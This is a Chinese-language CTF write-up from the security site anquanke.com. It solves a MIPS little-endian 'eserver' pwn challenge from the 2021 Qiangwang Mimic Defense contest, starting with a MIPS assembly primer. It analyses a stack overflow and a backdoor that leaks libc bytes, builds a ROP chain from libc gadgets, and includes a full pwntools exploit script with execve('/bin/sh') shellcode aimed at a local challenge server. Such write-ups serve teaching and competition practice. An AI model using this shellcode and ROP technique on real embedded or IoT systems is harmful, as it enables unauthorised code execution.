


文章目录

2021第四届强网拟态防御积分赛工控pwn eserver WP

阅读量 248448 | 

发布时间：2021-11-25 15:30:45

分享到：



前言

这次分享的题目是2021年第四届强网拟态积分挑战赛的一道工控方向的pwn题目，这次赛事还是挺大的，国际选手也参与进来。通过积分挑战赛拿积分，包括拟态和非拟态赛题，用积分去挑战黑盒/白盒设备题目，挑战成功即可平分百万奖金。

mips汇编前置知识

mips汇编基础

有 32 个通用寄存器，三个特殊寄存器。

[编号 | 名称 | 描述]

| ——— | ——— | ——— |

| 0 | zero | 0号寄存器，始终是0；（为0提供简洁的形式） |

| 1 | \$at | 保留寄存器 |

| 2~3 | \$v0~\$v1 | values，保存表达式或函数的返回结果 |

| 4~7 | \$a0~\$a3 | arguments，函数的前4个参数 |

| 8~15 | \$t0~\$t7 | temporaries，汇编程序的临时寄存器 |

| 16~23 | \$s0~\$s7 | saved values，子函数使用时需要提前保存的值 |

| 24~25 | \$t8~\$t9 | temporaries 临时，补充t0~t7 |

| 26~27 | \$k0~\$k7 | 保留，中断处理函数使用 |

| 28 | \$gp | global pointer，全局指针 |

| 29 | \$sp | stack pointer，堆栈指针，指向栈顶 |

| 30 | \$fp | frame poniter，保存栈帧指针 |

| 31 | \$ra | return address，函数返回地址 |



|pc || 程序计数器|

|HI || 高位、余数|

|LO || 低位，商|

字节序

大端序、小端序；file 指令查看 (MSB 或者 LSB)

寻址方式

寄存器寻址 多用于 load/store 两种

PC 寻址 多用于转移指令

立即数寻址 多用于寻找变量

mips汇编特点

mips指令

固定 4 字节长度

内存中的数据访问必须严格对齐（4byte）

流水线效应

以下指令的，strchr 函数的参数来自 \$s0 而不是 \$s2

```
mov $a0, $s2
jalr strchr
move $a0, $s0
```

指令格式

R型指令	Opcode(6)	Rs(5)	Rt(5)	Rd(5)	Shamt(5)	Funct(6)
I型指令	Opcode(6)	Rs(5)	Rt(5)	Immediate(16)		
J型指令	Opcode(6)	Address(26)				

mips常用指令

i表示立即数相关，**u**表示无符号相关。

load/store 指令

la指令：将地址或者标签存入一个寄存器 eg:**la \$t0, val_1**复制val_l的地址到\$t0中，val_1是一个Label

li指令，将立即数存入通用寄存器 eg:**li \$t1, 40** \$t1 = 40

lw指令，从指定的地址加载一个word类型的值到一个寄存器 eg:**lw \$s0, 0(\$sp)** **\$s0=MEM[\$sp+0]**

sw指令，将寄存器的值，存于指定的地址word类型 eg:**sw \$a0, 0(\$sp)** **MEM[\$sp+0] = \$a0**

move指令，寄存器传值 eg: **move \$t5, \$t2** **\$t5 = \$t2**

算数指令

算术指控得所有操作都是寄存器，不能是 RAM 地址或间接寻址。且操作数大小都是 word（4byte）

文章目录



add \$t0, \$t1, \$t2	\$t0=\$t1+\$t2;	带符号数相加
sub \$t0, \$t1, \$t2	\$t0=\$t1-\$t2;	带符号数相减
addi \$t0, \$t1, 5	\$t0=\$t1+5;	有立即数的加法
addu \$t0, \$t1, \$t2	\$t0=\$t1+\$t2	无符号数的加法
subu \$t0, \$t1, \$t2	\$t0=\$t1-\$t2;	带符号数相减
mult \$t3, \$t3	(HI, LO) = \$t3 * \$t4	
div \$t5, \$t6	\$Hi=\$t5 mod \$t6	
mfhi \$t0	\$t0 = \$Hi	
mflo \$t1	\$t1 = \$Lo	

文章目录

SYSCALL

产生一个软化中断，实现系统调用；系统调用号存放在 \$v0 中，参数在 \$a0~\$a3 中；

返回值在 \$v0 中，如果出错，在 \$a3 中返回错误号；在编写 shellcode 时，用到该指令机制

Write(1, "ABCn", 5) 实现如下

```
addiu $sp, $sp, -32
li $a0, 1
lui $t6, 0x4142
ori $t6, $t6, 0x430a
sw $t6, $0($sp)
addiu $a1, $sp, 0
li $a2, 5
li $v0, 4004
syscall
```

分支跳转指令

分支跳转指令本身可以通过比较两个寄存器决定如何跳转；如果想要实现与立即数的比较跳转，需要结合类跳转指令实现

b target	无条件跳转到target处
beq \$t0, \$t1, target	如果"\$t0 == \$t1"，跳转到target
blt \$t0, \$t1, target	如果"\$t0 < \$t1"，跳转到target
ble \$t0, \$t1, target	如果"\$t0 <= \$t1" 跳转到target
bgt	
blt	
bne	类比上

跳转指令

j target	无条件跳转target
jr \$t3	跳转到\$t3指向的地址处(Jump Register)
jal target	跳转到target，并保存返回地址到\$ra中

子函数的调用

```
jal sub_routine_label
    复制当前PC的值到$ra中，（当前PC值就是返回地址）
    程序跳转到sub_routine_label
```

子函数的返回

```
jr $ra
如果子函数重复嵌套，则将$ra的值保存在堆栈中，因为$ra总是保存当前执行的子函数的返回地址
```



文章目录

```
→ exp qemu-mipsel-static -L ./ eserver
```

The figure consists of a 6x2 grid of diagrams. Each diagram is a square containing a pattern of black and white squares and lines. The patterns are arranged in a grid that is 6 rows high and 2 columns wide. The patterns are as follows:

- Row 1: (1,1) Black square, (1,2) White square, (1,3) Black square, (1,4) White square, (1,5) Black square, (1,6) White square.
- Row 2: (2,1) Black square, (2,2) White square, (2,3) Black square, (2,4) White square, (2,5) Black square, (2,6) White square.
- Row 3: (3,1) Black square, (3,2) White square, (3,3) Black square, (3,4) White square, (3,5) Black square, (3,6) White square.
- Row 4: (4,1) Black square, (4,2) White square, (4,3) Black square, (4,4) White square, (4,5) Black square, (4,6) White square.
- Row 5: (5,1) Black square, (5,2) White square, (5,3) Black square, (5,4) White square, (5,5) Black square, (5,6) White square.
- Row 6: (6,1) Black square, (6,2) White square, (6,3) Black square, (6,4) White square, (6,5) Black square, (6,6) White square.

The server will **return** the same package to respond!

Response package: 111

Input package:

```
→ exp checksec eserver
```

RELRO: Full RELRO

```
NX:      NX disabled
```

```
PIE:      PIE enabled
```

RWX: Has RWX segments

ida看下此程序主逻辑:



文章目录

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int buf; // [sp+18h] [+18h] BYREF
    char v5[496]; // [sp+1Ch] [+1Ch] BYREF

    init(argc, argv, envp);
    menu();
    buf = 0;
    memset(v5, 0, sizeof(v5));
    writen("Welcome to the IOT echo server!");
    writen("The server will return the same package to respond!");
    do
    {
        while ( 1 )
        {
            write(1, "Input package: ", 0xFu);
            recvn(src, 0x300);
            strcpy((char *)&buf, src);          <-----buf overflow ----->
            write(1, "Response package: ", 0x12u);
            writen(src);
            if ( strcmp((const char *)&buf, "Administrator") || tag != 287454020 )
                break;
            backdoor();
            tag = 0;
        }
    }
    while ( strcmp((const char *)&buf, "EXIT") );
    writen("Bye~");
    close(1);          <----colse output stream----->
    return 0;
}
```

主要漏洞在栈溢出，程序最后还关闭了便准输出流，然后还能发现当输入'Administrator'的时候会进入后门backdoor，查看后门功能：

```
ssize_t backdoor()
{
    int v1; // [sp+18h] [+18h]
    ssize_t (*v2)(int, void *, size_t); // [sp+1Ch] [+1Ch] BYREF

    write(1, "Input package: ", 0xFu);
    v1 = recvnum();
    write(1, "Response package: ", 0x12u);
    if ( v1 < 0 || v1 >= 3 )
        return writen("Error!");
    v2 = &read;
    write(1, (char *)&v2 + v1, 1u);
    return write(1, &unk_1460, 1u);
}
```



后门函数可以输出libc函数read地址的末0、1、2个字节偏移，从而泄露read函数libc地址，获取libc基址。

利用思路

程序没有开启 NX 保护，所以可以直接将 shellcode 写到栈上，并且跳转执行。但是因为 mipsel 架构流水指令集的特点，需要调用 sleep 或者其他函数将数据区刷新到当前指令区中去，才能正常执行 shellcode。

程序运行在 qemu 的 user 模式下，所以即便程序重启 libc 地址也不变，虽然后门函数只能进入一次，且一次只能泄露一个字节，但是通过多次连接可以分别泄露 libc 的各个字节。有了libc 地址之后，配合栈溢出漏洞，可以进行 ret2libc 的利用，但是 mipsel 的 gadget 不像常规 x86 架构设置寄存器那么便捷，需要配合 IDA 的mipsROP 插件慢慢找合适的 gadget。

所以整体思路是，先通过 ret2libc 调用一个 sleep 函数，刷新指令区，然后再通过 ROP 跳转到栈上的 shellcode 执行。

由于程序最后关闭了标准输出流，所以这里需要用 shellcode 拿到 shell ，然后通过在 shell 中执行命令时，将标准输出转换到标准错误输出上，来获取 flag。

利用过程

泄露libc

qemu 的 user 模式下，所以即便程序重启 libc 地址也不变，程序给了一个后门可以通过idx泄露地址的后三个字节，有了后三字节，根据偏移所以可以得到libc的地址。

```
from pwn import *

libc_base = 0x7f000000

for x in xrange(3):
    # io = process(['qemu-mipsel', '-L', './', '-g', '1234', './eserver'])
    # io = process(['qemu-mipsel', '-L', './', './eserver'])
    io = remote('127.0.0.1', 49153)

    io.sendlineafter('Input package: ', 'Administrator')
    io.sendlineafter('Input package: ', str(x))
    io.readuntil('Response package: ')
    Abyte = u8(io.readn(1))
    libc_base += (Abyte << (8*x))
    io.close()

libc_base -= 0xDDEA4
print 'libc_base: '+hex(libc_base)
```

shellcode准备

mips下的shellcode，拿一个准备好的shellcode，验证可以自行调用。




```
"\xff\xff\x06\x28" // slti $a2, $zero, -1
"\x62\x69\x0f\x3c" // lui $t7, 0x6962      ib
"\x2f\x2f\xef\x35" // ori $t7, $t7, 0x2f2f    ib//
"\xf4\xff\xaf\xaf" // sw $t7, -0xc($sp)
"\x73\x68\x0e\x3c" // lui $t6, 0x6873      hs
"\x6e\x2f\xce\x35" // ori $t6, $t6, 0x2f6e    hs/n
"\xf8\xff\xae\xaf" // sw $t6, -8($sp)
"\xfc\xff\xa0\xaf" // sw $zero, -4($sp)
"\xf4\xff\xa4\x27" // addiu $a0, $sp, -0xc    //bin/sh
"\xff\xff\x05\x28" // slti $a1, $zero, -1
"\xab\x0f\x02\x24" // addiu $v0, $zero, 0xfab
"\x0c\x01\x01\x01" // syscall 0x40404
```

文章目录

ROP寻找

寻找的目标就是首先找到一个能控制s1-sn并且有jr \$ra的rop链，用mips-rop插件在libc中寻找合适的rop链：

```
mipsrop.find('jr $ra');
```

发现以下rop，可以修改s0-s3寄存器：

```
.text:000A0C7C loc_A0C7C:                                # CODE XREF: sub_A0B40+218↓j
.text:000A0C7C                lw      $ra, 0x2C+var_s10($sp)
.text:000A0C80                lw      $s3, 0x2C+var_sC($sp)
.text:000A0C84                lw      $s2, 0x2C+var_s8($sp)
.text:000A0C88                lw      $s1, 0x2C+var_s4($sp)
.text:000A0C8C                lw      $s0, 0x2C+var_s0($sp)
.text:000A0C90                jr      $ra
.text:000A0C94                addiu   $sp, 0x40
```

其实libc里面还有很多这样的gadgets，可以自行取用。此时我们可以控制ra返回地址和s寄存器。这里我们利用s3，在给s3赋值另一段gadget使其跳转到shellcode，我们再接着找能够跳转到s3寄存器且最好能将栈上的shellcode指针赋值给寄存器的gadget。

```
mipsrop.find("move $t9, $s3")
```

找到以下gadget：

```
.text:000F60D4                addiu   $a1, $sp, 0xB8+var_A0 # 控制shellcode给a1寄存器
.text:000F60D8                move   $t9, $s3 #跳向s3, s3可以指向a1, 从而跳转到shellcode
.text:000F60DC                jalr   $t9
```

所以接下来的任务是要找能够跳转到a1的gadget。

Address	Action	Control Jump
0x0011C68C	move \$t9,\$a1	jalr \$a1

很幸运只有这一个：

```
.text:0011C68C                move   $t9, $a1
.text:0011C690                move   $a1, $a0
.text:0011C694                jalr   $t9
```



此时，可以跳向a1，而a1已经指向了shellcode，这个调用链完成了。可以得到以下rop链完成覆盖返回地址跳到shellcode。

```
set_s3_addr = 0x0A0C7C
# .text:000A0C7C      lw      $ra, 0x2C+var_s10($sp)
# .text:000A0C80      lw      $s3, 0x2C+var_sC($sp)
# .text:000A0C84      lw      $s2, 0x2C+var_s8($sp)
# .text:000A0C88      lw      $s1, 0x2C+var_s4($sp)
# .text:000A0C8C      lw      $s0, 0x2C+var_s0($sp)
# .text:000A0C90      jr      $ra
# .text:000A0C94      addiu   $sp, 0x40

addiu_a1_sp = 0xF60D4
# .text:000F60D4      addiu   $a1, $sp, 24
# .text:000F60D8      move    $t9, $s3
# .text:000F60DC      jalr    $t9

jr_a1 = 0x11C68C
# .text:0011C68C      move    $t9, $a1
# .text:0011C690      move    $a1, $a0
# .text:0011C694      jalr    $t9

payload = ''
payload += 'a'*508
payload += p32(set_s3_addr+libc_base)
payload += 'b'*44
payload += '0000'          #s0
payload += '1111'          #s1
payload += '2222'          #s2
payload += p32(jr_a1+libc_base)      #s3
payload += p32(addiu_a1_sp+libc_base) #ra
payload += 'd'*24
payload += shellcode
```

文章目录

还有一个点就是这个题部署的时候是用户模式部署的，qemu的用户模式解释汇编指令的时候，qemu翻译的特点导致指令流水有时候表现不出来，所以这里并没有调用函数去将数据区刷新到指令区域也是可以拿到shell的；但是如果题目使用system模式部署，添加调用函数刷新数据区域再跳转到shellcode就很必要了，这里再找两个gadget实现调用函数后再跳转到a1处的shellcode。这里挑选sleep函数比较方便。

首先设置sleep参数1，跳转到s1

mipsrop.find("li \$a0, 1")

.text:00124474	move	\$t9, \$s1
.text:00124478	jalr	\$t9 ; close
.text:0012447C	li	\$a0, 1

在s1处放置下一段gadget，调用sleep函数，这里寻找能实现跳转到s2最好还能控制ra和其他s寄存器以使得能继续进行上述第一个跳转到shellcode的gadget。这里找到以下

mipsrop.find("move \$t9, \$s2")




```
.text:0008F3A4      move     $t9, $s2
.text:0008F3A8      jalr     $t9 ; uselocale
.text:0008F3AC      move     $s0, $v0

.text:0008F3B0      lw       $ra, 0x24+var_s10($sp)
.text:0008F3B4      move     $v0, $s0
.text:0008F3B8      lw       $s3, 0x24+var_sC($sp)
.text:0008F3BC      lw       $s2, 0x24+var_s8($sp)
.text:0008F3C0      lw       $s1, 0x24+var_s4($sp)
.text:0008F3C4      lw       $s0, 0x24+var_s0($sp)
.text:0008F3C8      jr       $ra
.text:0008F3CC      addiu    $sp, 0x38
```

文章目录

因此就可以找到以下调用链可是实现溢出后先调用sleep函数刷新数据区到当前指令区，然后再跳转到shellcode。

```
payload = ''
payload += 'a'*508
payload += p32(set_s3_addr+libc_base)           # overflow return address1
payload += 'b'*44
payload += '0000'                               #s0
payload += p32(jr_t9_jr_ra+libc_base)           #s1   # goto sleep
payload += p32(usleep+libc_base)                #s2   # sleep addr
payload += '3333'                               #s3
payload += p32(set_a0_addr+libc_base)           #ra   # overflow return address2
payload += 'c'*48
payload += p32(jr_a1+libc_base)                  #s3   # goto a1(shellcode)
payload += p32(addiu_a1_sp+libc_base)            #ra   # overflow return address3,modify a1 to
sp+24(shellcode),goto s3
payload += 'd'*24
payload += shellcode
```

exp

以下exp包含上述两个payload的实现：



```
from pwn import *

context.log_level = 'debug'

libc_base = 0x7f62f000

set_a0_addr = 0x124474
# .text:00124474      move    $t9, $s1
# .text:00124478      jalr    $t9 ; close
# .text:0012447C      li      $a0, 1

set_s3_addr = 0x0A0C7C
# .text:000A0C7C      lw      $ra, 0x2C+var_s10($sp)
# .text:000A0C80      lw      $s3, 0x2C+var_sC($sp)
# .text:000A0C84      lw      $s2, 0x2C+var_s8($sp)
# .text:000A0C88      lw      $s1, 0x2C+var_s4($sp)
# .text:000A0C8C      lw      $s0, 0x2C+var_s0($sp)
# .text:000A0C90      jr      $ra
# .text:000A0C94      addiu   $sp, 0x40

jr_t9_jr_ra = 0x8F3A4
# .text:0008F3A4      move    $t9, $s2
# .text:0008F3A8      jalr    $t9 ; uselocale
# .text:0008F3AC      move    $s0, $v0

# .text:0008F3B0      lw      $ra, 52($sp)
# .text:0008F3B4      move    $v0, $s0
# .text:0008F3B8      lw      $s3, 48($sp)
# .text:0008F3BC      lw      $s2, 44($sp)
# .text:0008F3C0      lw      $s1, 40($sp)
# .text:0008F3C4      lw      $s0, 36($sp)
# .text:0008F3C8      jr      $ra
# .text:0008F3CC      addiu   $sp, 0x38

addiu_a1_sp = 0xF60D4
# .text:000F60D4      addiu   $a1, $sp, 24
# .text:000F60D8      move    $t9, $s3
# .text:000F60DC      jalr    $t9

jr_a1 = 0x11C68C
# .text:0011C68C      move    $t9, $a1
# .text:0011C690      move    $a1, $a0
# .text:0011C694      jalr    $t9

usleep = 0xEA810
# sleep = 0xB2600

shellcode = b""
shellcode += b"\xff\xff\x06\x28" # slti $a2, $zero, -1
shellcode += b"\x62\x69\x0f\x3c" # lui $t7, 0x6962      ib
shellcode += b"\x2f\x2f\xef\x35" # ori $t7, $t7, 0x2f2f  ib//
shellcode += b"\xf4\xff\xaf\xaf" # sw $t7, -0xc($sp)
shellcode += b"\x73\x68\x0e\x3c" # lui $t6, 0x6873      hs
shellcode += b"\x6e\x2f\xce\x35" # ori $t6, $t6, 0x2f6e  hs/n
shellcode += b"\xf8\xff\xae\xaf" # sw $t6, -8($sp)
```

文章目录



文章目录

```
shellcode += b"\xfc\xff\xa0\xaf" # sw $zero, -4($sp)
shellcode += b"\xf4\xff\xa4\x27" # addiu $a0, $sp, -0xc //bin/sh
shellcode += b"\xff\xff\x05\x28" # slti $a1, $zero, -1
shellcode += b"\xab\x0f\x02\x24" # addiu $v0, $zero, 0xfab
shellcode += b"\x0c\x01\x01\x01" # syscall 0x40404

payload = ''
payload += 'a'*508
payload += p32(set_s3_addr+libc_base) # overflow return address1
payload += 'b'*44
payload += '0000' #s0
payload += p32(jr_t9_jr_ra+libc_base) #s1
payload += p32(usleep+libc_base) #s2
payload += '3333' #s3
payload += p32(set_a0_addr+libc_base) #ra # overflow return address2
payload += 'c'*48
payload += p32(jr_a1+libc_base) #s3 # goto a1(shellcode)
payload += p32(addiu_a1_sp+libc_base) #ra # overflow return address3,modify a1 to
sp+24(shellcode),goto s3
payload += 'd'*24
payload += shellcode

# payload = ''
# payload += 'a'*508
# payload += p32(set_s3_addr+libc_base)
# payload += 'b'*44
# payload += '0000' #s0
# payload += '1111' #s1
# payload += '2222' #s2
# payload += p32(jr_a1+libc_base) #s3
# payload += p32(addiu_a1_sp+libc_base) #ra
# payload += 'd'*24
# payload += shellcode

# io = process(['qemu-mipsel', '-L', './', '-g', '12345', './eserver'])
# io = process(['qemu-mipsel', '-L', './', './eserver'])
io = remote('127.0.0.1', 49154)

io.sendlineafter('Input package: ', payload)
io.sendlineafter('Input package: ', 'EXIT')

io.interactive()
```

总结

这个题目让我了解了mips架构下rop的利用方式以及流水指令特点对shellcode执行的影响，熟悉了该架构下的调试方法和技巧，整体上是中规中矩的一道工控方向的题目，但是对mips架构rop能力还是有一定要求的，总之学到很多，各位加油！！



注

文章目录

- 1. system模式lib依赖 system 模式替换lib 会出现各种问题 用user模式调
- 2. mipsel流水指令特点，user模式模拟 qemu翻译的特点导致指令流水有时候表现不出来

本文由不梦不醒原创发布
转载，请参考[转载声明](#)，注明出处：<https://www.anquanke.com/post/id/259594>
安全客 - 有思想的安全新媒体

Pwn

赞 (1)

收藏



不梦不醒 认证

分享到:



推荐阅读



电子数据取证

2022-08-19 14:30:45



浅谈云上攻防系列——云IAM原理
&风险以及最佳实践

2022-08-19 12:00:49



渗透测试之只有一个登录框

2022-08-19 10:30:44



记一次APP登录爆破

2022-08-18 14:30:14


发表评论

发表你的评论吧

发表评论

评论列表

还没有评论呢，快去抢个沙发吧~



不梦不醒



这个人太懒了，签名都懒得写一个

文章 粉丝

+ 关注

文章目录

1800人早

[2021NUAACTF PWN&RE WP详解](#)

2022-01-20 14:30:24

[2021安洵杯PWN WP详解](#)

2021-12-29 10:30:59

[2021西湖论剑pwn、re WP](#)

2021-12-21 15:30:19

[2021暗泉杯（东软杯）PWN/RE WP](#)

2021-12-15 16:30:24

[2021深育杯pwn、re WP详解](#)

2021-12-02 15:30:02



输入关键字搜索内容

相关文章

[学习PWN一个月后能做什么？](#)

[春秋杯秋季赛“PWN梦空间” | 设计思路与解析](#)

[2021NUAACTF PWN&RE WP详解](#)

[SCTF flying_kernel 出题总结](#)

[ByteCTF2021决赛 MasterOfHTTPD 复现与简要分析](#)

[绕过canary保护的6种方法](#)

[2021安洵杯PWN WP详解](#)

热门推荐



文章目录



安全客

有思想的安全新媒体

知





安全客

[关于我们](#)

[联系我们](#)

[用户协议](#)

商务合作

[合作内容](#)

[联系方式](#)

[友情链接](#)

内容须知

[投稿须知](#)

[转载须知](#)

官网QQ群8： 819797106

官网QQ群3：
830462644(已满)

官网QQ群2： 814450983(已
满)

官网QQ群1： 702511263(已
满)

合作单位



国家互联网应急中心



国家信息安全漏洞库
China National Vulnerability Database of Information Security

Copyright © 北京奇虎科技有限公司 360网络攻防实验室 安全客 All Rights Reserved [京ICP备08010314号-66](#)

